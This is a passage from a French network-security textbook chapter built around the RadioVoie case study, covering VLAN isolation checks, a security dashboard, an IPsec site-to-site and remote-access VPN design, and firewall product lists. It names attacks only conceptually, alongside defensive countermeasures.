
Si nous appliquons cette méthode sur l'exemple suivant, constitué de deux configurations de Catalyst (`cat1` et `cat2`), nous obtenons les résultats suivants :

```
margot/16.1$ ./vlans_graph.sh
<stdin>: 8 nodes, 18 edges, 5552 bytes
# nodes = 8
# edges = 18

connected component (4 nodes):
{ cat1-GigabitEthernet1/0/3-vlan3 cat1-GigabitEthernet1/0/6-vlan3
  cat2-GigabitEthernet1/0/3-vlan3 cat2-GigabitEthernet1/0/6-vlan3 }
connected component (3 nodes):
{ cat1-GigabitEthernet1/0/4-vlan4 cat2-GigabitEthernet1/0/4-vlan4
  cat2-GigabitEthernet1/0/5-vlan4 }
connected component (1 nodes):
{ cat1-GigabitEthernet1/0/5-vlan5 }
[cedric@margot catalyst]$
```

Les résultats de l'outil GRAPH indiquent que les trois composants connexes suivants ont été trouvés, comme l'illustre la figure 16.4 :

- Composant 1 : les interfaces `GigabitEthernet1/0/3` et `GigabitEthernet1/0/6` du Catalyst `cat1` et les interfaces `GigabitEthernet1/0/3` et `GigabitEthernet1/0/6` du Catalyst `cat2` peuvent communiquer par le biais du `vlan3`.
- Composant 2 : l'interface `GigabitEthernet1/0/4` du Catalyst `cat1` et les interfaces `GigabitEthernet1/0/4` et `GigabitEthernet1/0/5` du Catalyst `cat2` peuvent communiquer par le biais du `vlan4`.
- Composant 3 : l'interface `GigabitEthernet1/0/5` du Catalyst `cat1` est isolée.

Figure 16.4
Évolution du nombre total de faiblesses de sécurité détectées par niveau d'impact réseau



Le contrôle de sécurité consiste à vérifier si ces interfaces doivent faire partie du VLAN considéré. En cas d'erreur, l'isolation du VLAN n'est plus assurée.

Ce contrôle doit aussi être pris en compte afin de fournir des données utiles pour l'établissement d'un tableau de bord de sécurité.

Exemple de tableau de bord de sécurité réseau


Le tableau 16.1 récapitule les éléments de l'architecture réseau qui permettent d'établir un tableau de bord de sécurité.

Tableau 16.1 Exemples de données permettant de construire un tableau de bord

Sous-réseau	Catégorie	Élément
Intranet	Configuration	Du commutateur (vérification VLAN, configuration du patron de sécurité, etc.)
	Événement réseau	Du commutateur (accès non autorisés, accès autorisés mais de sources imprévues, etc.)
	Balayage réseau	Sur le commutateur, le LAN et les systèmes connectés
Recherche	Configuration	Du commutateur (vérification VLAN, configuration du patron de sécurité, etc.)
	Événement réseau	Du commutateur (accès non autorisés, accès autorisés mais de sources imprévues, etc.)
	Balayage réseau	Sur le commutateur, le LAN et les systèmes connectés
Administration	Configuration	Du commutateur (vérification VLAN, configuration du patron de sécurité, etc.)
	Événement réseau	Du commutateur (accès non autorisés, accès autorisés mais de sources imprévues, etc.)
	Balayage réseau	Sur le commutateur, le LAN et les systèmes connectés

Le tableau de bord de sécurité peut être constitué de nombreuses courbes suivant les domaines concernés. Par exemple, l'évolution dans le temps du nombre total de faiblesses de sécurité (détectées par les contrôles interne et externe sur les commutateurs constituant le réseau) par impact réseau donne une indication de la non-application de la politique de sécurité réseau, comme l'illustre la figure 16.5.

Figure 16.5
Évolution du nombre total de faiblesses de sécurité détectées par niveau d'impact réseau



La pertinence de ces courbes nécessite une revue permanente, à la fois des évolutions des configurations des équipements et de la politique de sécurité réseau. Ces courbes ne retranscrivent pas forcément un risque de sécurité mais donnent un indicateur de l'application de la politique de sécurité réseau.

Extension du réseau RadioVoie

Suite à un fort accroissement de la demande lié au succès de son produit, désormais utilisé par la Mairie de Paris mais aussi à Lille, Lyon, Bordeaux et Marseille, RadioVoie s'agrandit.

Afin de ne pas trop subir le poids fiscal et les diverses contraintes imposées par la région parisienne (circulation, grèves, etc.), l'entreprise décide de créer un nouveau site à Mouans-Sartoux, dans les Alpes-Maritimes. Ce nouveau site n'accueille dans un premier temps que du personnel administratif.

Pour des raisons financières, RadioVoie sous-traite la production de ses équipements à une tierce partie.

Besoins à satisfaire

L'entreprise souhaite interconnecter les deux sites pour échanger des informations. De plus, les commerciaux de RadioVoie doivent pouvoir se connecter à distance au réseau interne pour connaître les dernières informations afin de les transmettre à leurs clients.

Les informations échangées, tant au niveau de l'interconnexion des sites que de l'accès à distance par les commerciaux, ne nécessitent pas une bande passante importante (inférieure à 512 Kbit/s) mais doivent être considérées comme confidentielles. Il n'est pas prévu que les commerciaux en accès à distance aient besoin d'utiliser l'interconnexion entre les sites.

Les coûts de connexion réseau, de maintenance et de sécurité sont des éléments décisifs de choix des solutions techniques.

Étude de risques

L'élément critique de RadioVoie est le réseau dédié à la production des équipements radio, qui est le cœur de l'activité de l'entreprise. Connaissant les contraintes financières, RadioVoie demande à la tierce partie à qui elle sous-traite la production de répondre à de nouvelles exigences de sécurité physique et de confidentialité. De plus, RadioVoie planifie des audits afin de contrôler le niveau de sécurité du site de production de la tierce partie.

Concernant les interconnexions des sites et des accès distants, une solution clés en main de sécurité doit être mise en place. Comme les changements de configuration ne seront pas fréquents, une solution incluant plusieurs fonctions de sécurité doit être choisie.

Les temps de réponse des interconnexions n'est pas une contrainte. La solution peut donc s'appuyer sur un réseau IP de bout en bout.

Politique de sécurité réseau

D'après les besoins à satisfaire et l'étude de risques, RadioVoie adopte une politique de sécurité réseau minimale, constituée des règles suivantes :

- *« L'interconnexion réseau entre les sites de l'entreprise est authentifiée et chiffrée. »*
- *« L'interconnexion réseau entre les sites de l'entreprise ne reste pas indisponible pendant plus de vingt-quatre heures ouvrées. »*
- *« Les accès réseau à distance aux sites de l'entreprise sont authentifiés, chiffrés et limités aux commerciaux de l'entreprise. L'authentification des accès distants est individuelle. »*
- *« Les ordinateurs utilisés pour les accès distants respectent les standards de l'entreprise pour les machines nomades. Cela signifie au minimum que l'ordinateur de l'utilisateur distant est protégé des virus et du réseau (Internet, etc.) et qu'il ne peut invalider ou modifier ces protections. »*
- *« Tout vol ou problème de sécurité déclenche une procédure de modification de la protection des accès distants. »*
- *« Un utilisateur distant connecté à l'entreprise ne peut permettre, consciemment ou non, à un tiers d'atteindre le réseau de l'entreprise. »*
- *« Les flux réseau entre les sites de l'entreprise sont filtrés. »*

- *« Le réseau de production est physiquement et logiquement séparé des autres réseaux de l'entreprise. »*


De plus et de manière plus spécifique, la politique de sécurité réseau pour la relation avec le réseau Internet édicte les règles suivantes :

- *« La relation avec Internet respecte les contraintes légales françaises (droit du travail, loi de sécurité électronique, etc.). »*
- *« Les flux réseau en provenance d'Internet sont filtrés et contrôlés. »*
- *« Les flux entre l'entreprise et Internet sont contrôlés par une solution antivirus. »*
- *« Les flux entre l'entreprise et Internet sont contrôlés par une solution de lutte contre les attaques (applets hostiles, etc.). »*
- *« Aucun flux en provenance d'Internet n'est autorisé à atteindre directement le réseau interne de l'entreprise. »*
- *« Les machines qui sont en relation directe avec Internet sont sécurisées en permanence. L'établissement d'un standard associé à des procédures et des contrôles assure le respect de cette règle. »*
- *« Toutes les machines sont équipées d'une solution antivirus. »*
- *« Les machines en relation avec Internet sont administrées depuis le réseau bureautique par l'intermédiaire des flux chiffrés. »*
- *« L'entreprise n'est autorisée à utiliser sur Internet que les services de messagerie, de noms, de transfert de fichiers et de consultation de données en clair ou chiffrées. »*
- *« Le courrier entrant est filtré pour éliminer les courriers non sollicités (Spam, Scam, etc.). »*
- *« Tous les flux en relation avec Internet sont notés, stockés et archivés pendant une année. »*
- *« L'utilisation d'Internet pour un usage non professionnel est tolérée. »*
- *« Il est possible de limiter l'étendue de la consultation des données afin de prévenir les déviances non professionnelles ou illégales (sites pornographiques, pédophiles, d'échange de logiciels piratés, etc.). »*
- *« Une procédure est créée afin de garantir la restauration du service au plus vite en cas de refus de service. »*
- *« Une procédure et un processus sont établis pour la gestion des incidents de sécurité (infection par virus, attaque, etc.). »*

Solution de sécurité

Il s'agit de connecter les sites de Paris et de Mouans-Sartoux ainsi que les commerciaux au site de Mouans-Sartoux, comme l'illustre la figure 16.6.

Figure 16.6
Interconnexion des sites de RadioVoie



Les aspects financiers sont décisifs dans le choix technique final. En revanche, les besoins en bande passante entre les sites ne sont guère importants et ne nécessitent pas la mise en œuvre de solutions réseau complexes.

Les flux réseau étant chiffrés, il s'agit de définir un réseau privé virtuel, ou VPN (Virtual Private Network), entre les sites de l'entreprise.

Les diverses offres de connexions réseau des opérateurs de télécommunications reposent généralement sur des liaisons louées ou publiques. Bien que les liaisons louées (Numéris, etc.) offrent une fiabilité en terme de qualité de service, ou QoS (Quality of Service), et une sécurité élémentaire, la rigidité et les coûts financiers de ce type de connexion risquent d'être rédhibitoires. La tarification est en effet généralement établie au prorata de la distance entre les sites et de la bande passante consommée.

Un VPN passant par un réseau public comme Internet réclame un investissement sécurité plus important, car il nécessite de protéger l'entreprise des risques associés au réseau public. Cette solution n'offre de surcroît aucune garantie de qualité de service du fait de l'utilisation du protocole IP sur un réseau sous le contrôle d'un nombre inconnu d'entreprises. Malgré ses inconvénients, cette solution reste cependant plus évolutive et financièrement plus attractive. RadioVoie opte donc pour un VPN au travers du réseau public Internet.

Le délai maximal d'indisponibilité des interconnexions réseau est assez important (vingt-quatre heures ouvrées). Il est donc essentiel de ne pas mettre en œuvre de liens réseau redondants entre les sites afin de limiter les coûts. Un accord contractuel permet de protéger l'entreprise de ce risque d'indisponibilité du lien d'interconnexion et de ses conséquences financières.


Pour garantir le lien de bout en bout, RadioVoie doit utiliser de part et d'autre le même fournisseur de service. Il peut être également envisageable de disposer d'un accès Internet de type « particulier », avec une forte bande passante montante tel que peut l'offrir l'ADSL.

Solution sécurisée d'interconnexion entre les sites

Le réseau Internet est constitué de nombreux réseaux, gérés individuellement par les opérateurs et fournisseurs de télécommunications. Chacun de ces réseaux est interconnecté par le protocole IP à d'autres réseaux par des accords de peering, permettant de constituer la toile internationale, ou Web.

Les accords de peering définissent les paramètres d'interconnexion entre deux réseaux IP (type d'interconnexion, paramètres de débit, échange des tables de routage, etc.), comme illustré à la figure 16.7.

Figure 16.7
Interconnexions entre opérateurs Internet



Les routes d'Internet représentent aujourd'hui de l'ordre de 120 000 entrées de préfixes dans les tables de routage des nœuds réseau.

Dans sa version 4, le protocole IP (IPv4) n'implémente pas de fonction de sécurité. Les travaux entrepris sur la version 6 (IPv6) permettent d'ajouter une telle fonction par le biais d'IPsec.

Le protocole IPsec permet d'établir, par le biais d'une connexion Internet, un tunnel IP sécurisé (mode tunnel) chiffré (mode ESP) et authentifié (mode AH) entre deux acteurs.

Afin de prendre en compte la politique de sécurité, l'interconnexion des sites de RadioVoie s'appuie sur cette suite de sécurité IPsec pour chiffrer et authentifier les boîtiers de chiffrement correspondant aux sites.

L'authentification IPsec utilise des clés générées préalablement de manière aléatoire. Il serait dangereux de télécharger sur Internet des outils de génération de ce type de clés. En effet, pour la plupart, ces outils n'implémentent pas un réel caractère aléatoire pour la génération des clés, mettant en péril la confidentialité des clés générées.

La petite taille de l'entreprise permet d'instaurer la procédure suivante de transmission sécurisée des clés :

1. Le fondateur de l'entreprise génère la clé.
2. Le fondateur de l'entreprise installe la clé sur le boîtier IPsec parisien.
3. Le fondateur de l'entreprise installe la clé sur un média amovible.

4. Le fondateur de l'entreprise amène le média amovible sur le site de Mouans-Sartoux en s'assurant que ce média n'est accessible à personne d'autre.
5. Le fondateur de l'entreprise installe la clé sur l'autre boîtier.
6. Le fondateur de l'entreprise dépose le média dans le coffre-fort d'une banque.

Le fondateur de l'entreprise étant en même temps son propriétaire, il n'est guère imaginable d'avoir un risque plus bas dans le respect de la confidentialité de la clé.

Un filtrage des protocoles entrants et sortants est effectué par chaque site avant le passage des données dans le tunnel IPsec ou leur réception du tunnel IPsec, comme illustré à la figure 16.8.




Figure 16.8

Mécanismes de sécurité à déployer entre les sites

Le coût financier étant un critère important pour une PME, RadioVoie opte pour un équipement permettant à la fois de créer des tunnels IPsec et d'intégrer des fonctions de filtrage de protocoles.

Les paramètres du tunnel IPsec ainsi que le filtrage des protocoles sont soigneusement définis préalablement à toute implémentation dans les équipements.

Le large choix d'équipements IPsec certifiés par l'ICSA (International Computer Security Association) et offrant des services de réseau privé virtuel est récapitulé au tableau 16.2.

Après étude approfondie, RadioVoie opte pour le boîtier VPN/IPsec VPN Router Family de Nortel, qui inclut toutes les fonctions de sécurité nécessaires, limitant de ce fait les coûts financiers.

Tableau 16.2 Équipements IPsec certifiés par l'ICSA

Société	Produit	Version	OS
Check Point Software	Checkpoint Secure Platform AI R55	R55	Customized Linux
FortiNet Inc.	FortiGate-60	2.80,build208,040924	Propriétaire
Intoto Inc.	iGateway	3.3SP1P25	Propriétaire
Juniper Networks	Netscreen Security Gateway Produit Group	5.0.0r4	Propriétaire
Lucent Technologies	Lucent VPN Firewall IPsec Produit Group	8.0.302	Propriétaire
Nortel Networks	Nortel VPN Router Family	05_05.702	Propriétaire
Secure Computing Corporation	Sidewinder G2 Firewall	6.1.0.00	Propriétaire
SonicWALL	SonicWALL Internet Security Produit Family	2.5.1.0-10e	Propriétaire
Stonesoft Corporation	StoneGate Firewall	2.5.1	Customized Linux
ZyXEL Communications Corporation	ZyWALL Produit Series Family	3.64	ZyNOS V3.64

Bien que le cumul de fonctions de sécurité ne soit jamais recommandé, la configuration des règles de sécurité du boîtier est *a priori* stable dans le temps. La configuration initiale demande toutefois l'intervention d'un expert.

La famille de boîtiers VPN permet de monter des tunnels IPsec avec des algorithmes de chiffrement symétrique DES, 3DES, AES et RC4 et des fonctions de hachage MD5 et SHA-x.

Les méthodes d'authentification des utilisateurs s'appuient sur RADIUS, LDAP, SecureID, des certificats X.509, etc.

Les clients VPN/IPsec sont disponibles pour la plupart des plates-formes (Microsoft 95, 98, 2000, etc., IBM-AIX, SUN-Solaris, HP-UX, Linux).

Deux boîtiers VPN/IPsec sont nécessaires. Ils doivent être connectés avant l'équipement d'interconnexion au réseau Internet fourni par l'opérateur de télécommunications, comme l'illustre la figure 16.9.




Figure 16.9
Interconnexions des sites de RadioVoie par des boîtiers IPsec

Les boîtiers assurent la fonction de chiffrement mais peuvent également filtrer le flux réseau au sein du tunnel IPsec.

Le filtrage des protocoles peut être assuré par le boîtier, qui intègre au sein du tunnel un pare-feu de type filtrage dynamique implémentant de nombreuses options de filtrage du trafic. L'avantage de ce type de filtrage est qu'il permet de pallier les limites du filtrage statique, qui ne couvre pas l'allocation dynamique des ports sources.

Il va de soi que l'exposition d'un boîtier à Internet présente un risque de sécurité, qu'il est nécessaire de couvrir par l'ajout de filtrages complémentaires.

Puisque RadioVoie dispose d'un routeur, il est possible d'utiliser ses capacités filtrantes pour assurer un premier « nettoyage » des flux en provenance d'Internet (principe du routeur *choke*). Le routeur filtre donc les flux polluants, comme les connexions 137/UDP en provenance des stations de travail Windows mal configurées. En fait, il n'accepte que les flux IPsec.

Il est aussi possible de monter une zone démilitarisée (DMZ) sur le pare-feu et de mettre la patte externe du tunnel IPsec sur la DMZ et la patte interne sur une autre DMZ. Ainsi le pare-feu contrôle les deux côtés du boîtier.

Cette solution de pare-feu est donc mise en place pour assurer un véritable service de filtrage, comme illustré à la figure 16.10.




Figure 16.10

Filtres mis en place entre les sites de RadioVoie

Pour le tunnel IPsec créé entre les deux boîtiers VPN/IPsec, RadioVoie retient les options ESP (Encapsulating Security Payload) en mode tunnel, avec une authentification fondée sur des clés préalablement générées et installées manuellement dans les boîtiers.

Les règles de filtrage du trafic non chiffré prennent comme paramètres le type de protocole, la direction du flux de trafic, les adresses source et destination IP, les ports source et destination et l'établissement de la connexion TCP. Les filtrages sont bien entendus appliqués avant le chiffrement ou après le déchiffrement des paquets à émettre ou à recevoir.

En dehors des règles de filtrage, le pare-feu protège des attaques réseau classiques, telles que l'inondation SYN (SYN flooding), le bombardement UDP (UDP bombing), les attaques de type smurf, etc.

Le tableau 16.3 recense les produits pare-feu certifiés par l'ICSA.

Tableau 16.3 Produits pare-feu certifiés par l'ICSA

Société	Produit	OS
Balabit IT Security	Zorp Professional	Linux
Check Point Software	Check Point SecurePlatform NG	Linux
Cisco Systems	Cisco IOS Router Firewall 2821, 3725, 2651XM, 7206 VXR w/ NPE-G1, 3845, 2811, 7204 XVR, 2851, 1841, 3825, 2801, 7301	Propriétaire
Global Technology Associates Inc.	GB-250, GB-2000, GB-750, GB-500, GB-Ware	Propriétaire
Ingate	Ingate Firewall 1600	Propriétaire
Multitech	RF660VPN, RF600VPN, RF760VPN	Linux
SonicWALL	Pro 5060, TZ 170 SP Wireless, Pro 2040, TZ 170 SP, TZ 170 SP, TZ 170, TZ 170 Wireless, Pro 3060	Propriétaire
SonicWALL	TZ 170 SP Wireless	Propriétaire
VarioSecure Networks Inc.	VarioSecure	Propriétaire

Solution sécurisée des accès à distance des commerciaux au site de Paris

En accord avec la politique de sécurité réseau, les accès à distance des commerciaux s'effectuent au travers d'Internet pour atteindre le point d'accès réseau du site de Paris, c'est-à-dire le boîtier VPN/IPsec.

Internet peut être atteint par des points d'accès téléphoniques mais également depuis une entreprise reliée à Internet, comme illustré à la figure 16.11.

Les tunnels entre le poste du commercial et le pare-feu s'établissent de la façon suivante :

1. L'ordinateur portable du commercial établit une connexion PPP avec le point d'accès du réseau ou le concentrateur d'accès LAC (L2TP Access Concentrator) géré par un fournisseur ou opérateur réseau.
2. Suite aux informations fournies par le protocole PPP (Point-to-Point Protocol), le LAC initie une connexion L2TP avec le serveur réseau, ou LNS (L2TP Network Server), du site de destination, c'est-à-dire l'équipement d'interconnexion géré par un fournisseur ou opérateur réseau.
3. Comme le stipule la politique de sécurité, l'utilisateur fournit une authentification appropriée pour que le tunnel chiffré puisse être établi.
4. Une fois le tunnel L2TP établi, une session IPsec entre l'ordinateur portable du commercial et le pare-feu peut être établie afin de sécuriser les données transmises.

Pour l'authentification des utilisateurs, plusieurs solutions sont possibles au niveau du pare-feu, telles que des serveurs d'authentification gérant comptes et mots de passe, des tokens, des certificats, etc.

Une fois l'authentification acceptée et le tunnel établi, la connexion entre l'entreprise et l'utilisateur se déroule comme illustré à la figure 16.12.





Figure 16.11

Accès distants au site de Paris

Figure 16.12


Connexion via *le tunnel IPsec établi pour les accès distants*



Le tunnel part directement de la machine du commercial, qui chiffre donc les flux *via* un logiciel client, puis transite au travers d'Internet pour arriver au boîtier IPsec de l'entreprise, où les flux sont déchiffrés et où les contrôles d'accès filtrent les flux réseau.

Malgré le sentiment de sécurité procuré par IPsec, certains risques demeurent. IPsec n'étant qu'une interface réseau supplémentaire pour la station de travail, la station peut être utilisée sciemment ou non comme relais pour accéder au réseau d'entreprise, comme l'illustre la figure 16.13.

Figure 16.13
Attaque par rebond sur un tunnel IPsec



Sur cette figure, l'intrus prend le contrôle de la machine du commercial par l'intermédiaire d'un cheval de Troie ou en rebondissant sur un relais applicatif installé sur la machine, qui masque son adresse IP. L'intrus dispose de ce fait des mêmes droits réseau que l'utilisateur distant dont le système a été pénétré.

Pour réduire ce risque, RadioVoie configure les boîtiers VPN/IPsec de Nortel en désactivant la fonction Split Tunneling. Cela provoque une modification du comportement réseau de la machine distante. Le client modifie toutes les routes, y compris la route locale (*localhost*), afin que tous les paquets soient routés *via* le tunnel IPsec. Il n'est plus possible pour un intrus d'utiliser la machine comme relais.

Reste un dernier risque : un paquet infecté ne nécessitant pas nécessairement de réponse réseau (avec le protocole UDP, par exemple) peut affecter une machine. Un vers de type SQL Hammer, par exemple, si la station héberge un serveur MS-SQL, est une menace pour l'entreprise malgré toutes les précautions prises.

Rappelons que la politique de sécurité stipule, pour faire face à un tel risque, que le client soit protégé d'Internet, autrement dit que son trafic réseau soit filtré par un pare-feu personnel et que la configuration de celui-ci ne soit pas modifiable par l'utilisateur.

Solution sécurisée pour la relation Internet

Afin de respecter la politique de sécurité Internet, RadioVoie met en place l'architecture illustrée à la figure 16.14.

L'ensemble de la solution repose sur un commutateur entièrement dédié. Ce commutateur utilise la fonction de filtrage d'adresses MAC pour s'assurer que les paquets viennent bien des machines connues. Seule la connexion entre le pare-feu et le réseau bureautique est rattachée au commutateur de l'entreprise.

Chaque réseau est spécialisé dans un type de service :

- Le lien Internet sert à héberger les machines sans protection (ici le routeur).
- La DMZ entrante sert à l'accueil des trafics à l'initiative d'Internet.

